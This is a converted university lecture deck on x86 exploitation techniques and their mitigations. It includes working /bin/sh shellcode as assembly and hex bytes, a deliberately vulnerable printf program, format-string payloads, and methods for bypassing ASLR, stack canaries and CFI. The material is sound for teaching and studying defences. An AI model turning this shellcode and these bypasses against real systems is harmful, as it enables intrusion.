

# Exploitation Techniques and Mitigations

Dark Arts of Computer Science

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2016-01-15

# Outline

Platform x86

Exploit printf

Buffer Overflow

Shell Code

Data Execution Prevention (DEP)

Return Oriented Programming (ROP)

Address Space Layout Randomization  
(ASLR)

Stack Cookies (Canary)

Heap Corruption

Control Flow Integrity (CFI)

Polymorphic Code

A Word about x86\_64 and ARM

# Acknowledgement

We reuse a lot from RPISEC, a university course about modern exploitation at Rensselaer Polytechnic Institute (2015), because ...

of them: They did a great job

of you: You will see familiar material

of us: We are lazy

Check them out:

<http://rpis.ec/>

<https://github.com/RPISEC/MBE>



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
A Word about x86\_64 and ARM

# Why x86?

- ▶ It's simpler, yet not overly simplified
- ▶ People call it *more academic* \*sigh\*
- ▶ Most techniques can be translated easily
- ▶ Most material covers x86


Demonstrations: Ubuntu 14.04 LTS x86 inside VirtualBox

## Registers



# Registers

- EAX Accumulator Register
- EBX Base Register
- ECX Counter Register
- EDX Data Register
- ESI Source Index
- EDI Destination Index
- EBP Base Pointer
- ESP Stack Pointer



- <http://www.swansontec.com/sregisters.html> / <http://nullprogram.com/>

# Memory Management

- ▶ Kernel manages physical memory through **memory management unit** (hardware)
- ▶ Process sees only **virtual** memory
- ▶ 4 KiB typical page size
- ▶ Addresses can be decomposed (page pointer + offset):

$0xA1B2C3D4 \rightarrow 0xA1B2C000 + 0x3D4$




Figure 13-2. Physical memory holds a few pages of each process.



# Process' Memory




You may already know some of this.

What we'll see today:

- Pages have permissions rwx (DEP)
- Layout not always the same (ASLR)
- Stack layout
- Lots of pointers

# System Call & Protection Rings



Your CPU can switch from a more privileged state to a less privileged one

Kernel does not run always, process cannot do everything (enforced by hardware)

Process uses *System Calls* to notify the kernel to take over (context switch)

```
int  0x80    ; old, but still works  
call write   ; new, sysenter via VDSO
```



- Wikipedia

# System Calls

Show 10 ▾ entries							
# ▲	Name ▾	Registers					
		eax ▾	ebx ▾	ecx ▾	edx ▾	esi ▾	edi ▾
0	<b>sys_restart_syscall</b>	0x00	-	-	-	-	-
1	<b>sys_exit</b>	0x01	int error_code	-	-	-	-
2	<b>sys_fork</b>	0x02	<b>struct pt_regs *</b>	-	-	-	-
3	<b>sys_read</b>	0x03	unsigned int fd	char __user *buf	size_t count	-	-
4	<b>sys_write</b>	0x04	unsigned int fd	const char __user *buf	size_t count	-	-
5	<b>sys_open</b>	0x05	const char __user *filename	int flags	int mode	-	-
6	<b>sys_close</b>	0x06	unsigned int fd	-	-	-	-
7	<b>sys_waitpid</b>	0x07	pid_t pid	int __user *stat_addr	int options	-	-
8	<b>sys_creat</b>	0x08	const char __user *pathname	int mode	-	-	-
9	<b>sys_link</b>	0x09	const char __user *oldname	const char __user *newname	-	-	-
Showing 1 to 10 of 338 entries							
First							

- <http://syscalls.kernelgrok.com/>

# Endianness



# Calling Convention

Defines:

- ▶ Where to place arguments
- ▶ Where to place return value
- ▶ Where to place return address
- ▶ Who prepares the stack
- ▶ Who cleans up (caller or callee)

Depends on:

- ▶ Your platform
- ▶ Your toolchain (language)
- ▶ Your settings (compiler flags)

I know, Radu never told you...

## C Declaration (cdecl):

- ▶ Arguments on stack (reverse order)  
stack aligned to 16 B boundary
- ▶ Return via register (EAX / ST0)
- ▶ On stack:  
old instruction pointer (IP)  
old base pointer (BP)
- ▶ Caller does the cleanup

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## Main Assumption

The target binary and libraries are known.



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A Word about x86\_64 and ARM

# Death by printf

```
4  int main(int argc, char *argv[]) {  
5      char passwd[100] = "AAAABBBB";  
6      char buf[100] = {0};  
7  
8      scanf("%s", buf);  
9  
10     if (strncmp(buf, passwd, 100) == 0) {  
11         printf("correct\n");  
12     } else {  
13         printf("You entered:\n");  
14         printf(buf);  
15         printf("\n");  
16     }  
17  
18     return 0;  
19 }
```

~> echo foobar | ./main

You entered:

foobar

~> echo AAAABBBB | ./main

correct

~> echo '%08x' | ./main

You entered:

bfd98ed4

Oh look, a pointer, this may come in handy

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# Death by printf

## Demonstration

# Death by printf

- ▶ Even functions which look very simple / basic can be exploited
- ▶ RTFM
- ▶ But it gets better ...

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- ▶ Even functions which look very simple / basic can be exploited
- ▶ RTFM
- ▶ But it gets better ...



# printf Oriented Programming

- > == dataptr++ `%1$65535d%1$.*1$d%2$hn`
- < == dataptr-- `%1$.*1$d %2$hn`
- + == \*dataptr++ `%3$.*3$d %4$hn`
- - == \*dataptr-- `%3$255d%3$.*3$d%4$hn`
- . == putchar(\*dataptr) `%3$.*3$d%5$hn`
- , == getchar(dataptr) `%13$.*13$d%4$hn`
- [ == if (\*dataptr == 0) goto ']' `%1$.*1$d%10$.*10$d%2$hn`
- ] == if (\*dataptr != 0) goto '[' `%1$.*1$d%10$.*10$d%2$hn`

Brainfuck to printf format string compiler:

<http://github.com/HexHive/printbf>

- New memory corruption attacks [32c3]

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# Variants

Static Memory Corruption

```
void foo(void) {  
    static char buffer[64];  
    /* ... */  
}
```

Dynamic Memory (Heap) Corruption

```
void foo(void) {  
    char *buffer = (char *) malloc(64);  
    /* ... */  
    free(buffer);  
}
```

Stack Smashing

```
void foo(void) {  
    char buffer[64];  
    /* ... */  
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
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}
```

Stack Smashing

```
void foo(void) {  
    char buffer[64];  
    /* ... */  
}
```

# Smashing the Stack



- ▶ Here, you write from top to bottom
- ▶ You'll first overwrite local variables (bar)
- ▶ Followed by arguments
- ▶ Your **saved return address**
- ▶ The next frame

- Wikipedia

## Return to a Different Function

# Demonstration

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# Idea

- ▶ Supply executable binary code via buffer
- ▶ Rewrite return address to point into buffer
- ▶ Binary code opens a shell upon execution

# Example

```
> cat shellcode.asm
```

```

1  | xor     eax, eax      ;Clearing eax register
2  | push    eax          ;Pushing NULL bytes
3  | push    0x68732f2f    ;Pushing //sh
4  | push    0x6e69622f    ;Pushing /bin
5  | mov     ebx, esp      ;ebx now has address of /bin//sh
6  | push    eax          ;Pushing NULL byte
7  | mov     edx, esp      ;edx now has address of NULL byte
8  | push    ebx          ;Pushing address of /bin//sh
9  | mov     ecx, esp      ;ecx now has address of address
10 |                ;of /bin//sh byte
11 | mov     al, 11        ;syscall number of execve is 11
12 | int     0x80          ;Make the system call

```

```
> nasm -f elf shellcode.asm
```

```
> objdump -d -M intel shellcode.o
```

```
00000000 <.text>:
```

```

0: 31 c0                xor     eax,eax
2: 50                  push    eax
3: 68 2f 2f 73 68      push    0x68732f2f
8: 68 2f 62 69 6e      push    0x6e69622f
d: 89 e3                mov     ebx,esp
f: 50                  push    eax
10: 89 e2                mov     edx,esp
12: 53                  push    ebx
13: 89 e1                mov     ecx,esp
15: b0 0b                mov     al,0xb
17: cd 80                int     0x80

```

## Result:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

- <https://dhavalkapil.com/blogs/Shellcode-Injection/>


# Inject Shell Code

## Demonstration

## Putting it together

- ▶ Starting position of the stack varies because of environment variables  
⇒ prepend shellcode with *NOP Sled* to improve our odds
- ▶ Return address will be located after buf  
⇒ append 'A's to our shellcode until we reach the return address
- ▶ Aim for the center of the *NOP Sled*

$$target = \frac{\text{length}(\text{NOP Sled})}{2} + \text{length}(\text{shellcode}) + \#(A) + \&\text{RET}$$



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# Data Execution Prevention

Address	Lock...	Blocks	Protection	Details
+ 00007FF6E1550000	K	2	Read	
+ 00007FF6E1650000	K	1	Read	
+ 00007FF6E1673000		1	Read/Write	Thread Environment Block ID: 276
+ 00007FF6E1675000		1	Read/Write	Thread Environment Block ID: 984
+ 00007FF6E167D000		1	Read/Write	Thread Environment Block ID: 784
+ 00007FF6E167F000		1	Read/Write	Process Environment Block
+ 00007FF6E1710000		6	Execute/Read	C:\Windows\System32\dwm.exe
+ 00007FFCC1460000	K	5	Execute/Read	C:\Windows\System32\cabinet.dll
+ 00007FFCC2C60000	K	5	Execute/Read	C:\Windows\System32\xmlite.dll
+ 00007FFCC3540000	K	5	Execute/Read	C:\Windows\System32\42d1.dll

Using Windows? Have a look at  
VMMMap.exe from Sysinternals Suite

- ▶ Also known as **write XOR execute** ( $w^x$ )
- ▶ Sometimes called **page protection**
- ▶ Typically enforced by hardware
- ▶ rwx permissions per memory page
- ▶ segfault is triggered upon violation

# Data Execution Prevention

## Famous Quote

If your program simply segfaulted, consider yourself lucky.

# Data Execution Prevention

- ▶ We cannot execute supplied code anymore =(
- ▶ What now?
- ▶ Take control!



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# Idea

- ▶ Target may not have a `gimme_shell_plz` function.
- ▶ Create such a function by combining parts (**gadgets**) of available functions.
- ▶ x86 allows us to jump to *any* location (even between instructions)

# Idea

- ▶ Target may not have a `gimme_shell_plz` function.
- ▶ Create such a function by combining parts (**gadgets**) of available functions.
- ▶ x86 allows us to jump to *any* location (even between instructions)

# Gadgets

```
> objdump -d /lib/i386-linux-gnu/libc.so.6 | grep -B5 ret
```

```
...
18f59:      8b 54 24 04      mov     0x4(%esp),%edx
18f5d:      83 c4 20         add     $0x20,%esp
18f60:      5e              pop     %esi
18f61:      5f              pop     %edi
18f62:      5d              pop     %ebp
18f63:      c3              ret
...
192d4:      8b 54 24 2c      mov     0x2c(%esp),%edx
192d8:      e8 23 fc ff ff   call    18f00 <__floatdidf+0x30>
192dd:      8b 44 24 18      mov     0x18(%esp),%eax
192e1:      8b 54 24 1c      mov     0x1c(%esp),%edx
192e5:      83 c4 24         add     $0x24,%esp
192e8:      c3              ret
...
```

- ▶ **Definition:** Sequence of instructions ending with RET
- ▶ Target addresses are provided through the buffer and used one by one on ret
- ▶ We can also use library functions (*ret2libc*)

- <https://crypto.stanford.edu/~blynn/rop/>

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- ▶ Randomize the location of (some) segments every time the program is run
- ▶ Return oriented programming cannot be used reliably anymore



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## /proc/self/maps

```
~> cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 131085 /bin/cat
08054000-08055000 r--p 0000b000 08:01 131085 /bin/cat
08055000-08056000 rw-p 0000c000 08:01 131085 /bin/cat
08905000-08926000 rw-p 00000000 00:00 0 [heap]
b758d000-b7741000 r-xp 00000000 08:01 917531 /lib/i386-linux-gnu/libc-2.21.so
b7752000-b7753000 r-xp 00000000 00:00 0 [vdso]
bfb26000-bfb47000 rw-p 00000000 00:00 0 [stack]
```

some lines have been omitted

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b7595000-b7749000 r-xp 00000000 08:01 917531 /lib/i386-linux-gnu/libc-2.21.so
b775a000-b775b000 r-xp 00000000 00:00 0 [vdso]
bfb9c000-bfb9d000 rw-p 00000000 00:00 0 [stack]
```

some lines have been omitted

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~> cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 131085    /bin/cat
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0913e000-0915f000 rw-p 00000000 00:00 0        [heap]
b75cc000-b7780000 r-xp 00000000 08:01 917531    /lib/i386-linux-gnu/libc-2.21.so
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# Breaking ASLR

- ▶ .text segment starts at 0x00400000 if not compiled with PIE (position independent executable)
- ▶ **Info leak:** If we manage to get pointer from the program we can calculate the ASLR offset, Remember the first example with `printf`
- ▶ **Brute Force:** Guessing may be a viable option on 32 bit

# Breaking ASLR

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## Info Leak Example

Lets say you managed to leak a pointer (0xb7e72280) and you know that this one usually points to `printf`.

Look how far away `system` is from `printf`, in the standard library. It's 0xD0F0 bytes.

We now know that `system` is at:

$$0xb7e72280 - 0xD0F0 = 0xb7e65190$$

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# Idea

Put something between buffer and return address, which guards the return address

Terminator canaries: Render **string operations** useless by placing a terminator (`null`, `\r`, `\n`, `-1`) before return address

Random canaries: Generate a random value, store somewhere *safe*, place on the stack and check before each return whether this value is still the same

Random XOR canaries: Same as above but scrambled to mitigate *read-from-stack*

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**Random XOR canaries:** Same as above but scrambled to mitigate *read-from-stack*

# A look at GCC

```
1  #include <stdio.h>
2
3  void fun(void) {
4      char buf[8] = {0};
5      fgets(buf, 256, stdin);
6      /* break point */
7      puts(buf);
8  }
9
10 int main(int argc, char *argv[]) {
11     fun();
12     return 0;
13 }

> gcc --version
gcc (Ubuntu 5.2.1-22ubuntu2) 5.2.1 20151010
...
> gcc -g -o main main.c
```

```
> gdb ./main
AAAAAAA
...
Breakpoint 1, 0x000000000400671 in fun ()
(gdb) show-stack
Stack
-----
0xbffff550: 0x00000003          <-- esp
0xbffff554: 0x41414141          <-- buf
0xbffff558: 0x0a414141
0xbffff55c: 0x17981f00          <-- canary
          (padding)
          (padding)
0xbffff568: 0xbffff578 (Saved RBP) <-- ebp
0xbffff56c: 0x0804852a (Saved RIP)
-----
```

- <http://0x90.at/post/gdb-stack-script>

# A look at GCC

```
1  #include <stdio.h>
2
3  void fun(void) {
4      char buf[8] = {0};
5      fgets(buf, 256, stdin);
6      /* break point */
7      puts(buf);
8  }
9
10 int main(int argc, char *argv[]) {
11     fun();
12     return 0;
13 }

> gcc --version
gcc (Ubuntu 5.2.1-22ubuntu2) 5.2.1 20151010
...
> gcc -g -o main main.c
```

```
> gdb ./main
AAAAAAA
...
Breakpoint 1, 0x0000000000400671 in fun ()
(gdb) show-stack
Stack
-----
0xbffff550: 0x00000003          <-- esp
0xbffff554: 0x41414141          <-- buf
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# Breaking the canary

```
5.2  2:56.03  - /usr/sbin/apache2 -k start
2.2  0:00.02  - /usr/sbin/apache2 -k start
2.2  0:00.03  - /usr/sbin/apache2 -k start
1.8  0:00.02  - /usr/sbin/apache2 -k start
2.2  0:00.08  - /usr/sbin/apache2 -k start
2.2  0:00.01  - /usr/sbin/apache2 -k start
2.2  0:00.02  - /usr/sbin/apache2 -k start
0.4  0:07.25  - /usr/sbin/rsyslogd
```

- ▶ Server **forks** multiple times to create workers
- ▶ Memory is handled copy-on-write  
⇒ all workers share the same canary
- ▶ Server respawns workers if they die
- ▶ ⇒ infinite guesses

Most of the time you can write byte by byte and the first byte is 0:

$$\Rightarrow 2^8 \times 3 = 768$$

guesses at most 32 bit

$$\Rightarrow 2^8 \times 7 = 1792$$

guesses at most 64 bit

# Breaking the canary

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# Outline

Platform x86

Exploit printf

Buffer Overflow

Shell Code

Data Execution Prevention (DEP)

Return Oriented Programming (ROP)

Address Space Layout Randomization (ASLR)

Stack Cookies (Canary)

**Heap Corruption**

Control Flow Integrity (CFI)

Polymorphic Code



A Word about x86\_64 and ARM



# Heap vs. Stack

- ▶ Managed by the programmer through `malloc` / `calloc` / `realloc` / `free`
- ▶ Mainly used for structs (objects), big buffers, persistent data
- ▶ **non-linear** structure
- ▶ Many different implementations (`dlmalloc`, `ptmalloc`, ...) some applications come with their own implementation
- ▶ Details depend *heavily* on implementation

# Overflow



# Attack Surface

- ▶ Anything that handles the now corrupted data can be viewed as additional attack surface
- ▶ Structs commonly contain function pointers which can be overwritten
- ▶ **Use After Free:** Pointer gets still used somewhere after free, pointer target is now attack surface, extremely common complex programs (browsers)
- ▶ **Heap Spraying:** Fill heap with exploitable code, viable on 32 bit, not so on 64 bit (~18 446 744 TB)

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
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# Control Flow Graph




# Control Flow Integrity

- ▶ Construct a set for each function  $f$  containing all functions where  $f$  gets called
- ▶ Check actual return destination against this set
- ▶ Abort if destination is not an element of the specific set



# Control Flow Bending



- unRAID emhttp inside IDA

# Control Flow Bending

- ▶ Control flow graph is heavily connected via common functions, like `printf`, `malloc`, `memcpy`, ...
- ▶ Such functions make it easy to transition from the attackers entry point to his target location (`system`)
- ▶ Transitions from function to function are valid (with respect to Control Flow Integrity)
- ▶  $\implies$  whole path is malicious

# Stack Integrity

- Place return address on a *shadow stack*
- *shadow stack* protected by hardware
- $\implies$  Function can only return to its current caller
- $\implies$  Cannot bend control flow anymore

# Breaking Stack Integrity

- ▶ Idea: If the program contains a Turing complete **interpreter**, we can just use it to execute our malicious code.
- ▶ `printf` is such an interpreter

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# Outlook

Code Pointer Integrity (Volodymyr Kuznetsov *et al.*)

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
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**Polymorphic Code**

A Word about x86\_64 and ARM

# Polymorphism





# ~~Polymorphism~~ Polymorphic Code

- ▶ code which *evolves* during runtime
- ▶ often malicious code, but also used in DRM
- ▶ makes use of encryption
- ▶ makes static analysis hard, you basically need to reverse engineer the system, running it may not reveal all parts or be straight up lethal!

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- ▶ malicious parts sometimes only triggered when special conditions are met (time, platform, events, ...)
- ▶ **metamorphic engines** are used to generate new code;  
little documentation / public knowledge;  
some even see it as taboo
- ▶ have a look at <http://z0mbie.daemonlab.org/>  
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# Hijack Example (last year)

```
8 void hijack(void) {
9
10     void *page = (void *) ((uintptr_t) func1 & (uintptr_t) ~(4096-1));
11
12     if (mprotect(page, 4096, PROT_READ | PROT_WRITE | PROT_EXEC) == 0) {
13         /* calculate jump distance */
14         intptr_t jmp = ((uintptr_t) func2) - ((uintptr_t) func1) - 5;
15
16         /* change first instruction to relative jump */
17         ((char *) func1)[0] = 0xe9;
18
19         /* set jump distance (little endian) */
20         ((char *) func1)[1] = (jmp&0xff);
21         ((char *) func1)[2] = (jmp&0xff00) >> 8;
22         ((char *) func1)[3] = (jmp&0xff0000) >> 16;
23         ((char *) func1)[4] = jmp >> 24;
24     }
25 }
26
```

```
28 void func1(void) {
29     puts("func1");
30 }
31
32 void func2(void) {
33     puts("func2");
34 }
35
36 int main(void) {
37     func1();
38     func2();
39     hijack();
40     func1();
41     return 0;
42 }
```

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# Modern Devices

Your laptop, your server:

- likely x86\_64

Your phone, your tablet, maybe even your watch:

- probably ARM

Your router:

- probably MIPS
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# About x86

- ▶ No instruction alignment (great for ROP Gadgets)
- ▶ Lot of instructions
- ▶ Instruction length varies (1 B to 15 B)
- ▶ mov is Turing Complete

# About x86\_64

- ▶ Successor to x86
- ▶ Also known as x64 or AMD64
- ▶ Fastcall calling convention
  - ▶ first few arguments put into registers (RDI, RSI, RDX, RCX, R8, R9)
  - ▶ this makes ROP much easier
- ▶ More entropy for ASLR (hard to bruteforce)

# About ARM

- ▶ Used in *low power* devices
- ▶ Smaller number of registers (though 32 bit)
- ▶ Calling convention similar to fastcall (r0, r1, r2, r3)
- ▶ Instructions can work on multiple registers at once
- ▶ Special 16 bit mode (**THUMB**)
- ▶ Cache not flushed automatically


Fin.

# OMG finally...

GitHub: <https://github.com/HeapLock/ETnM>

- Slides + Handout
- Writeup
- Examples

“But I use Java!”



- [http://twitter.com/java\\_monitor](http://twitter.com/java_monitor)

## “But I use Java!”

Don't worry, we got you covered.

There are lots of different exploits out there, which share some similarities.

Have a look at this: <http://foxglovesecurity.com/2015/11/06/>